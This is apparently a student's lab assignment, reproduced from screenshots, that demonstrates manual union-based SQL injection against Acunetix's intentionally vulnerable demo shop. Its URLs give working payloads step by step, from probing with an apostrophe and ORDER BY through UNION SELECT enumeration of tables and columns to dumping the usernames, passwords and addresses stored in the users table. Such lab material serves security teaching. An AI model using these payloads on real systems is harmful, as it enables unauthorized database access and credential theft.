Sadiq S.


Assignment 4

SQL Injection

Create the SQL injection attacks on Acunetix website

Acunetix website:

Acunetix is a testing website it is purposely made vulnerable.
So, we will use Acunetix for our assignment 4



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

If you are already registered please enter your login information below:

Username :

Password :

login

You can also signup here.
Signup disabled. Please use the username test and the password test.


Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

This is the home page of acunetix.

We are trying to insert a script inside it so we can modify how the database is working in our application.

So, in the application layer we will insert a script. We will use the get method.

We will go to browse artist and go to any artist and the URL will automatically change. Let's go to the first artist. The URL is changed.



Not secure | testphp.vulnweb.com/artists.php?artist=1
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

artist: r4w8173

Now we will check whether we can perform SQL injection for id=1.

Just enter apostrophe (‘) symbol at the end of input which will try to break the query.



Manual SQL Injection Exploitatio
artists
Not secure
testphp.vulnweb.com/artists.php?artist=1%27
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

We have got an error message which means the running site is infected by SQL injection.

Now using ORDER BY keyword to sort the records in ascending or descending order for id=1.


ORDER BY 1


Manual SQL Injection Exploitatio
artists
Not secure
testphp.vulnweb.com/artists.php?artist=1%20order%20by%201
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent


ORDER BY 2


Manual SQL Injection Exploitatio
artists
Not secure
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go

testphp.vulnweb.com/artists.php?artist=1%20order%20by%202

artist: r4w8173


ORDER BY 3


Manual SQL Injection Exploitatio
artists
Not secure
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists

testphp.vulnweb.com/artists.php?artist=1%20order%20by%203

artist: r4w8173

ORDER BY 4



Manual SQL Injection Exploitatio
artists
Not secure
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories

testphp.vulnweb.com/artists.php?artist=1%20order%20by%204

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

I got and error at the order by 4 which means it consists only three records.

Now we will use union to select statement from a different table.



Manual SQL Injection Exploitatio
artists
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,3


artist: 2

3

Using http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3 we can see the result for the remaining two tables also.

To check the name of database:

Ill just replace 2 or 3 with database() and it will return me the database name. I replaced 2 with database()



Manual SQL Injection Exploitatio
artists
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,database(),3

artist: acuart


3

Instead of showing 2 its displaying database name.

Using this 1,2,3 we can get data into frontend.

To get the current user name:

Ill just replace 2 or 3 with current_user() and it will return me the user name. I replaced 3 with current_user()



Manual SQL Injection Exploitatio
artists
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories


Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,current_user()

artist: 2

acuart@localhost

To get the version:

Ill just replace 2 or 3 with version() and it will return me the user name. I replaced 2 with version()


Manual SQL Injection Exploitatio
artists
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,version(),3


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: 8.0.22-0ubuntu0.20.04.2

To get the tables:

Information_Schema tables is a table which contains information of other tables.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1



Manual SQL Injection Exploitatio
artists
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,table_name,3%20fro

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: artists

Limit 0,1 will give us the name of first table i.e artists



Manual SQL Injection Exploitatio
artists
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%2

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: carts

Using same query but setting limit 1,1 will give us the name of second table i.e carts


Manual SQL Injection Exploitatio
artists
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20sele


artist: categ

Using same query but setting limit 2,1 will give us the name of second table i.e categ

And that’s how we can we the name of all the tables of id=1

This will return all the table name at once:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()



Manual SQL Injection Exploitatio
artists
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_conc

artist: artists,carts,categ,featured,guestbook,pictures,products,users

To get the columns name from the table:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users' – Till give all the columns inside user table.


Manual SQL Injection Exploitatio
artists
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%2(


artist: address,cart,cc,email,name,pass,phone,uname

We can give any table name and check its column.

Now we will try to extract information from users table using uname and pass

To get uname:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(uname),3 from users
```



Manual SQL Injection Exploitatio
artists
Not secure
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go


testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat

artist: test

There is only 1 uname i.e. test

To get password:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(pass),3 from users
```



Manual SQL Injection Exploitatio
artists
Not secure
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art


testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat(pass),3%2

artist: test

And the password for username test is test.

Now we can get any information by just replacing X from the below query to any column name. I extracted address

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(**X**),3 from users



Manual SQL Injection Exploitatio
artists
Not secure
Teach
LinkedIn
github
OverAPI
FreeCode
Unsplash
Futurepedia
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go

testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat(address),3%20

artist: 21 street

